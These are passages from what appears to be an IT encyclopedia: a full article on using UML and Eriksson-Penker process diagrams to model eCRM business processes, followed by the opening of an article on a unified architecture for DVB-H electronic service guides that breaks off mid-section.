xDSL: Digital Subscriber Line (Symmetric or Asymmetric), is a family of technologies that provide digital data transmission over the wires of a local telephone network.

UML as an Essential Tool for Implementing eCRM Systems

Călin Gurău
GSCM – Montpellier Business School, France

INTRODUCTION

Electronic commerce requires the redefinition of the firm's relationships with partners, suppliers, and customers. The goal of effective customer relationship management (CRM) practice is to increase the firm's customer equity, which is defined by the quality, quantity, and duration of customer relationships (Fjermestad & Romano, 2003). The explosive development of the online market and the rapid evolution of customer management applications have determined the companies to implement electronic customer relationship management (eCRM) systems, which are using advanced technology to enhance customer relationship management practices.

The successful implementation of an eCRM system requires a specific combination of IT applications that support the classic domains of the CRM concept: marketing, sales, and service (Kennedy, 2006). Electronic marketing aims for acquiring new customers and moving existing customers to further purchases. Electronic sales try to simplify the buying process and to provide superior customer support. Electronic service has the task to provide electronic information and services for arising questions and problems or to convey customers to the right contact person in the organization.

The eCRM system comprises a number of business processes, interlinked in a logical succession:

- **Market segmentation:** The collection of historical data, complemented with information provided by third parties (such as marketing research agencies), is segmented on the basis of customer life-time value (CLV) criteria, using data mining applications.
- **Capturing the customer:** The potential customer is attracted to the Web site of the firm through targeted promotional messages, diffused through various communication channels.
- **Customer information retrieval:** The information retrieval process can be either implicit or explicit. When implicit, the information retrieval process registers the Web behaviour of customers, using specialized software applications, such as "cookies." On the other hand, explicit information can be gathered through direct input of demographic data by the customer (using online registration forms or questionnaires). Often, these two categories of information are connected at database level.
- **Customer profile definition:** The customer information collected is analyzed in relation with the target market segments identified through data mining, and a particular customer profile is defined. The profile can be enriched with additional data (e.g., external information from marketing information providers). This combination creates a holistic view of the customer, his needs, wants, interests and behaviour (Pan & Lee, 2003).
- **Personalization of firm-customer interaction:** the customer profile is used to identify the best customer management campaign (CMC), which is applied to personalize the company-customer online interaction.
- **Resource management:** The company-customer transaction require complex resource management operations, which are partially managed automatically, through specialized IT-applications, such as Enterprise Resource Planning (ERP) or Supply Chain Management (SCM), and partly through the direct involvement and coordination of operational managers.

BACKGROUND

The effective functioning of the eCRM system requires a gradual process of planning, design, and implementation, which can be greatly enhanced through business modeling. The selection of an appropriate business modeling language is essential for the successful implementation of the eCRM system, and consequently, for evaluating and improving its performance (Kotorov, 2002). The starting point for this selection is an analysis of the specific characteristics and requirements of the eCRM system (Chen & Chen, 2004; Opdahl & Henderson-Sellers, 2004):

- eCRM is an Internet-based system, therefore the modeling language should be able to represent Web processes and applications;
- The interactive nature of eCRM systems requires a clear representation of the interaction between customers and Web applications, as well as between various business processes within the organization;
- eCRM systems are using multiple databases, which interact with software applications; the modeling language should support data modeling profiles and database representation;
- The necessity for resource planning and control requires a clear representation of each business process with its inputs, outputs, resources, and control mechanisms;
- The implementation and management of an eCRM system requires the long-term collaboration of various specialists, such as business and operational managers, programmers, and Web designers, which are sometimes working from distant locations; the modeling language should provide a standard, intuitive representation of the eCRM system and business processes, in order to facilitate cross-discipline interaction and collaboration;
- The complexity of the eCRM system requires a modeling language capable to present both the organisational and the functional architecture, at the level of system, process, software applications, and resources; this will facilitate a multiuser, multipurpose use of the same business model, although the detail of representation might differ depending on the required perspective.

The Unified Modeling Language (UML) is the notation presented in this article to support the business process modeling activity. The UML is well suited to the demands of the online environment. It has an object-oriented approach, and was designed to support distributed, concurrent, and connected models (Bennett, McRobb, & Farmer, 2005; Rumbaugh, Jacobson, & Booch, 2004).

THE UNIFIED MODELING LANGUAGE (UML)

The UML was developed in 1995 by Grady Booch, Ivar Jacobson, and Jim Rumbaugh at Rational Corporation (Rittgen, 2006; Rumbaugh et al., 2004), with contributions from other leading methodologists, software vendors, and users. Rational Corporation chose to develop UML as a standard through the Object Management Group (OMG). The resulting cooperative effort with numerous companies led to a specification adopted by OMG in 1997.

UML has a number of specific advantages:

1. **Simplicity of notation:** The notation set is simple and intuitive.
2. **Standard:** The UML standard achieved through the OMG gives confidence to modelers that there is some control and consideration given to its development.
3. **Support:** A significant level of support is available to modelers in using the UML:
    - Textbooks that describe the UML notation and consider specific application areas (Akhgar & Siddiqi, 2006).
    - Papers in journals and publications/resources on the Internet spread knowledge of the UML (e.g., Rational Resource Center and UML Zone).
    - Software tools, often referred to as Computer Aided Software Engineering (CASE) tools are available. These provide support for documentation of UML diagrams, such as *Rational Rose*, *argoUML*, *Objects By Design* and *Enterprise Modeler*. Training courses are available which instruct in the use of the core notation, as well as general modeling concepts and use of associated CASE tools.
4. **Uptake:** The UML notation has quickly gathered momentum. This is driven by the need for such notation, assisted by the support mechanisms identified above. The more the UML is used, the wider the knowledge pool becomes, which leads to a wider dissemination of information concerning the benefits and pitfalls of its use.
5. **Methodologies:** The development of methods or methodologies that provide support and guidelines

of how to use the UML in a particular situation is widespread. A prime example is the Rational Unified Process (Jonkers, Lankhorst, Van Buuren, Hoppenbrouwers, Bonsangue, & Van der Torre, 2004).

6. **Extensible:** The UML has a number of standard extension mechanisms to make the notation flexible: stereotypes, tagged values and constraints (Kulak & Guiney, 2003).
7. **Living language:** It is important to recognise UML as a living language – the standard is constantly developing, though in a controlled manner. The OMG works with representatives from various companies to clarify and address problems in the UML specification as well as considering recommendations for extensions to the language.

The UML is used to model a broad range of systems (software systems, hardware systems, databases, real-time systems and real-world organisations). By sharing a common notation across system and business boundaries, the business and system analysts can better communicate their needs, being able to build a system that effectively solves customers' problems.

In addition, UML is developing in three main directions that are of interest for this article:

- **Data modeling:** One or more databases are a component of almost all e-business applications, including CRM. Co-ordinating programming languages and databases has long been a difficult problem in system development, because each used a different method to declare data structure, leading to subtle inconsistencies and difficulties in exchanging information among programs and databases. UML has begun to address this problem by introducing a Data Modeling profile, which includes an additional set of notations to capture the data modeling and database connectivity aspects of modeling (Bennett et al., 2005; Naiburg & Maksimchuk, 2003).
- **WWW system modeling:** The development of businesses and systems for the WWW has lead to an extension of UML for modeling Web based systems. This capability is provided as a UML profile that enables modelers to represent various elements that compose a Web application - client pages, server pages, forms, frames, etc. The profile contains a set of stereotypes for different elements and their relationships (Zanoni & Audy, 2004).
- **Business process modeling:** Important extensions to UML concern notations suggested to fully describe the processes, goals, and rules of business (Rittgen, 2006).

USING UML TO REPRESENT ECRM SYSTEMS

Additional extensions to UML have been proposed to support business modeling (Kim, 2004). The *Eriksson-Penker Business Extensions* adapt the basic UML activity diagram and introduce a so-called *process diagram*. Table 1 describes the notation used in this section.

An example of an Eriksson-Penker process diagram is shown in Figure 1. The diagram represents a process and the objects involved in that process. The process is triggered by an event and outputs a further resource. The use of the UML stereotype notation clarifies the role of each object (e.g., <<goal>>, <<information>>) and association (e.g., <<achieve>>, <<supply>>), as necessary. The direction of associations clearly show the input and output relationship that objects have with the given process symbol.


Using the Eriksson-Penker process diagram, the implementation process of an eCRM system will be further presented and analysed. The process is common for every type of e-business, and the diagrams presented can be used as business modeling frameworks by any Internet-based organisation. On the other hand, in order to keep the model simple and easy to understand, the diagrams only show the major business processes involved in the system. The development of these diagrams to include more specific and detailed processes can, and has to be done by every business organisation, depending on its goals, structure, and strategy.

The business process diagram also allows a detailed representation of the way in which a given business process is implemented in a system. Using an implementation diagram, use cases, packages, and other model artefacts may be linked back to the business process with <<implementation>> links to signify a dependent relationship (Kulak & Guiney, 2003). The example provided in Figure 2 illustrates how a Business process is implemented by a Use Case and a package. As the model develops and the functional software components are built and linked to Use Cases, the business justification for each element can be derived from this representation.

Table 1. Summary of UML notation used in this article

Modeling icon	Name	UML definition
<<text here>>	Stereotype	The text shown in chevron brackets is used for extra clarification.
<<process>> Name	Business process	A process, takes input resources from its left-hand side and indicates its output resources on its right-hand side (shown as dependencies to and from the process, according to standard UML syntax). The process symbol may also include the stereotype <<process>> , which is a textual description of the process.
Name	Business object	An object which is input to or output from an object. A stereotype may be added to clarify process goals (<<goal>>), physical resource (<<resource>>), or people (<<people>>).
<<information>> Name	Information object	An object, which is specifically identified as information. The alternative icon is used for clarity.
<<event>> Name	Event	An event is the receipt of some object, a time or date reached, a notification or some other trigger that initiates the business process. The event may be consumed and transformed (for example a customer order) or simply act as a catalyst.
- - - - - - ->	Dependency	Connecting line with arrow shows dependencies between model components. Direction of arrow indicates direction of dependency. This can also be annotated with a stereotype to clarify the nature of dependency.

Figure 1. Eriksson-Penker process diagram



To increase the accuracy of the representation, the model presented in Figure 2 also implies what is not being delivered. As the Business Process will typically include a wide range of manual and automated procedures, this model illustrates exactly what functionality (Use Cases) needs to be provided to service a particular business process; on the other hand, any missing functionality must be outsourced from other systems and/or procedures.

Using UML notations, the main business processes involved in eCRM systems can be represented as follows:

eCRM Process 1: Segmenting the Market (Figure 3)

In order to segment the market, the firm needs to collect data about its customers. This can be done either through online automated systems that register the history of customer-firm interaction (historical data) and/or buying the necessary data from a third party (usually a specialised market research agency). These data will be usually located in databases. Applying the CLV method, and using the segmentation criteria established by marketing managers, the collected data can be automatically processed using data mining applications such as pattern recognition and clustering. The output will represent a database of various customer segments, which have different lifetime values (value segmentation) and, therefore, present different levels of priority for the firm (Rosset, Neumann, Eick, & Vatnik, 2003; Wilson, Daniel, & McDonald, 2002).

eCRM Process 2: Capturing the Customer

This process is not represented in this article since it implies a multiple channel strategy and interaction. The customers can be attracted to the company's Web site either through promotional messages, or through word-of-mouth referrals. The access to the company Web site will be made using various intermediaries (such as search engines or company directories) and Web applications (such as hyperlinks).

eCRM Process 3: Customer Information Retrieval (Figure 4)

The customer information retrieval process will be usually initiated by the customer's request for a product or service (<<event>>). The information retrieval can be implicit (using Web tracking applications), or explicit (using 'information request' Web pages). The retrieved information is collected into a specific customer database account.

Figure 2. Example of implementation diagram




Figure 3. Market segmentation



Figure 4. Customer information retrieval



eCRM Process 4: Customer Profile Definition (Figure 5)

The information contained in the customer data account is analysed and compared with the customer segments identified in the market segmentation stage, and a specific customer profile is defined. In order to refine this profile, additional information can be outsourced from specialised marketing agencies.

eCRM Process: Personalised Customer-Firm Transaction (Figure 6)

To increase the loyalty of the most profitable customers, the company needs to design and implement customised e-marketing strategies (Tan, Yen, & Fang, 2002; Wilson et al., 2002).

The customer profile defined in the previous stage will be matched with the most effective customer campaign applications, determining the personalization of company-customer interactions. The completed

Figure 5. Customer profile definition



Figure 6. The personalisation of customer-firm transaction



transaction results in profits for the firm, increased satisfaction for customer, as well as information, which is integrated in the transaction history of that particular customer.

eCRM Process 6: Resource Management

This particular process involves complex interactions between operational managers, the company, and the firm's network of suppliers. The modeling of this business process requires advanced network modeling procedures. UML can be used efficiently to represent the networked interactions between the firm and external suppliers, being a distributed and highly standardized modeling language.

The Integration of Business Processes in the eCRM System (Figure 7)

Figure 7 presents four main business processes integrated into the eCRM system. The model shows how the outputs of one stage represent the inputs for the next stage. The resulting historical data at the end of the process closes the loop, and restarts the process for a better tuning of company's activities to customers' needs.

Although only two of the represented business processes are visible to the online customer, the whole eCRM system uses software programmes and applications, which are either Internet-based or are interacting closely with Web processes. Additional representation details can be included in the model, depending on the end-user orientation.

CONCLUSION

Because of its complexity, the successful implementation of an eCRM system requires a preliminary effort of business analysis, planning and modeling. The choice of an appropriate modeling language is a necessary and essential step within this process.

This article attempted to present the manifold utility of the UML for business modeling, which is advocated by many authors:

1. UML can be used to represent the workflow processes within the organisation, especially the flow of information, which is essential for online businesses (Lin, Yang, & Pai, 2002).
2. UML offers a complete semantics for database design, and can provide a powerful neutral platform for designing database architecture and data profiling, especially in the case of multiuser databases (Naiburg & Maksimchuk, 2003).
3. UML can be used to represent the interaction between the digital company and different types of customers, helping the operational managers to identify the areas/activities of value creation and those of value destruction (Kim, 2004).
4. UML provides the basis for designing and implementing suitable information systems that support the business operations. The use of UML both for software description and for business modeling offers the possibility to map large sections of the business model directly into software objects (Field, Heim, & Sinha, 2004).
5. UML can provide a protocol neutral modeling language to design the interface between cooperating virtual organisations (Kotorov, 2002; Tan et al., 2002).
6. The capacity of the UML to provide a common platform for representing both Web processes and organisational architecture, offers a unifying tool for the multidisciplinary team that designs, implements and controls the eCRM system (Bennett et al., 2005).

The business modeling exercise should be based on an analytical and modular approach. The implementation and functioning of the eCRM system must be represented stage by stage, taking however into account the final integration into a complete, functional system, as it was presented in this article.

Finally, it is important to understand the precise functions, and the limitations of modeling languages. The UML cannot guarantee the success of eCRM systems, but establishes a consistent, standardised and tool-supported modeling language that provides a framework in which practitioners may focus on delivering value to customers.

Figure 7. The integration of business processes in the eCRM system

KEY TERMS

Constraints: Extensions to the semantics of an UML element. These allow the inclusion of rules that indicate permitted ranges or conditions on an element.

Customer Lifetime Value (CLV): Consists in taking into account the total financial contribution (i.e., revenues minus costs—of a customer over his or her entire life of a business relationship with the company.

Electronic Customer Relationship Management (eCRM): CRM comprises the methods, systems, and procedures that facilitate the interaction between the firm and its customers. The development of new technologies, especially the proliferation of self-service channels like the Web and WAP phones, has changed consumer buying behaviour and forced the companies to manage electronically the relationships with customers. The new CRM systems are using electronic devices and software applications that attempt to personalize and add value to customer-company interactions.

Distributed, concurrent, and connected models, with an object-oriented approach:

- *Distributed*—each object maintains its own state and characteristics, distinct from all others.
- *Concurrent*—each object can potentially execute activities/procedures in parallel with all others
- *Connected*—each object can send messages to others through a links.

Eriksson-Penker Process Diagram: UML extension created to support business modeling, which adapts the basic UML activity diagram to represent business processes.

Stereotypes: Extensions to the UML vocabulary, allowing additional text descriptions to be applied to the notation. The stereotype is shown between chevron brackets <<>>.

Tagged Value: extensions to the properties of an UML element.

Unified Architecture for DVB-H Electronic Service Guide

Carlos Varela
Campus de Elviña, Spain

Víctor Gulías
Campus de Elviña, Spain

Miguel Barreiro
Campus de Elviña, Spain

BACKGROUND

Presently, there are three main ESG systems used in DVB-H (DVB, 2004) systems :

1. CBMS (DVB, 2006), promoted by the digital video broadcasting project (DVB).
2. OAI (NOKIA, 2006), promoted by NOKIA.
3. OMA (OMA, 2006), still in draft version, promoted by the open mobile alliance.

All of them have a lot of similarities and are based on same concepts and technologies. Some of these similarities are:

- The use of XML (W3C, 1998) to describe fragments.
- The use of FLUTE (Paila, Luby, Lehtonen, Roca, & Walsh, 2004) as transport protocol.
- A similar data model.
- All of them can split the broadcast contents in several sessions.

COMMON CONCEPTS

All actual ESG systems work at IP level, hiding other layers such as MPEG2-TS (ISO/IEC, 1994), PIDs. Also, all of them use FLUTE/ALC as transport protocol and allow the splitting of the broadcast in several sessions (each session is broadcasted over a different IP/port and has its own bitrate).

Another similarity at protocol level is the way of referencing media. When media is referenced, it is done by means of a session description protocol (SDP) file (Handley & Jacobson, 1998).

All ESGs systems has a global entry point called bootstrap. The bootstrap is broadcasted in a well-known IP address and port. The bootstrap carries with information about the providers present on the network and where their ESGs are being broadcasted. When a terminal switches on, it must receive the bootstrap and look inside for a valid provider checking the providers list. After that , the terminal reads the multicast address where the ESG is being broadcasted and start retrieving the service guide information.


Data models have also a lot of similarities, covering three main domain concepts: provisioning, core, and access. Each concept is represented using different fragment types:

- **Core:** Service, schedule, content
- **Access:** Access and session description
- **Provisioning:** Purchase item, data, and channel

Fragment semantics are[1]:

- **Service:** The Service fragment describes at an aggregate level the content items which comprise a broadcast service. The service may be delivered to the user using multiple means of access.
  As the part of the service guide, the service fragment forms a central hub referenced by access, schedule, content, and purchase Item fragments.
- **Schedule:** The schedule fragment defines the timeframes in which associated content items are available for streaming, downloading, or render-

Figure 1. Represents this model



ing. This fragment may also be associated with a dervice fragment, in which case it defines the timeframe of the dervice availability.

- **Content:** The content fragment gives a detailed description of an specific content item. In addition to defining a type, description, and language of the content, it may provide genre, parental rating. The content fragment is always associated to exactly one service fragment. It may also have a reference to schedule or purchase item fragments.
- **Access:** The access fragment describes how the service may be accessed during the validity time of the access fragment. This fragment links to session description and indicates the delivery method. Several access fragments may be associated to one service offering alternative ways for accessing or interacting with a service. Access includes a textual session description or a URI (Berners-Lee, Fielding, & Masinter, 1998) to a session description that tells the terminal how to access the service. If there are multiple access fragments valid at the same time, the user may be given a chance to select which one to use (e.g., access to the different language variants of the same service).
- **Session description:** The session description is a service guide fragment which provides the session information for access to a service or content item. Usually, the session information is represented using SDP syntax in text format.
- **PurchaseItem:** The PurchaseItem fragment represents a group of one or more services (i.e., a service bundle) or one or more content items. PurchaseItem fragments are ordered to the end user for subscription or purchase of such services or contents.
- **PurchaseData:** The main function of the PurchaseData fragment is to express all the available information about a specific service, service bundle, or content related to purchasing or subscribing. The PurchaseData fragment collects the information about one or several PurchaseChannels and may be associated with a service bundle. It carries information about the pricing of a service, a service bundle, or a content item. Also, this fragment can include information about promotional activities, (e.g., coupons related to a certain service bundle).
- **PurchaseChannel:** The PurchaseChannel fragment carries the information about the entity from which purchase of access or content rights for a certain service, service bundle, or content item may be obtained, as defined in the PurchaseData fragment. Multiple purchase channels may be associated to one purchase data fragment.

This model does not exactly fit with all ESGs, but is a good liaiason to deal with all of them.

MAIN DIFFERENCES

In this section the main differences between the ESGs systems to deal with are summarised. There are four blocks of differences: Associated media support, Purchase capabilities, Information integration, and Fragment document format.

- **Associated media support:** Associated media (logos, videos, audio. . .) can be assigned to services, contents, and other fragments. ESGs systems have different treatments for associated media, as shown on the next summary.

	Logos	Videos	Audio
CBMS	Yes	Yes	Yes
OAI	Yes	No	No
OMA	Yes	Yes	Yes

  OAI only has logos support, whereas CBMS and OMA, additionally to logos, have support for audio and video.
- **Purchase capabilities:** All ESGS allow purchasing items. The kind of items that can be purchase is dependent on the standard and can be summarised as:

	Services	Schedule	Content
CBMS	Yes	No	No
OAI	Yes	Yes	No
OMA	Yes	Yes	Yes

  CBMS allows service purchase, OAI allows service and schedule purchase and OMA allows service, schedule, and content purchase.
- **Information integration:** Ways of integrating pieces of information in the ESG as, for example:
  - The capability of inline elements (SDPs, Logos. . .).
  - Include/complete other ESG information by referencing another ESG.
  - To be able to emit notification messages.
  - Deal with interactivity.
  - Notification mechanism.

Inline	Notifications	ESG refs.	Interactivity[2]	
CBMS	Yes	No	No	No
OAI[3]	No	No	No	No
OMA	Yes	Yes	Yes	Yes

- **Fragment document format:** Each standard has its own XML fragment document format.

BASIC ARCHITECTURE

The main goals of the proposed architecture are: (a) to be able to retrieve information from heterogeneous sources, and (b) to broadcast content with multiple output formats simultaneously. To reach these goals, a three-layer architecture is proposed (Figure 2). Such layers are:

- **Connectors layer:** It retrieves information by means of connectors. A connector is an agent that can retrieve information from a specialised source and insert that information on the system. Connectors are explained on following subsections.
- **Server layer:** It stores aggregated information from connectors.
- **Senders layer:** It sends information by means of senders. A sender is an agent that can transmit data using a concrete protocol. Senders are explained on following subsections.

The information flow can be summarised as follows:

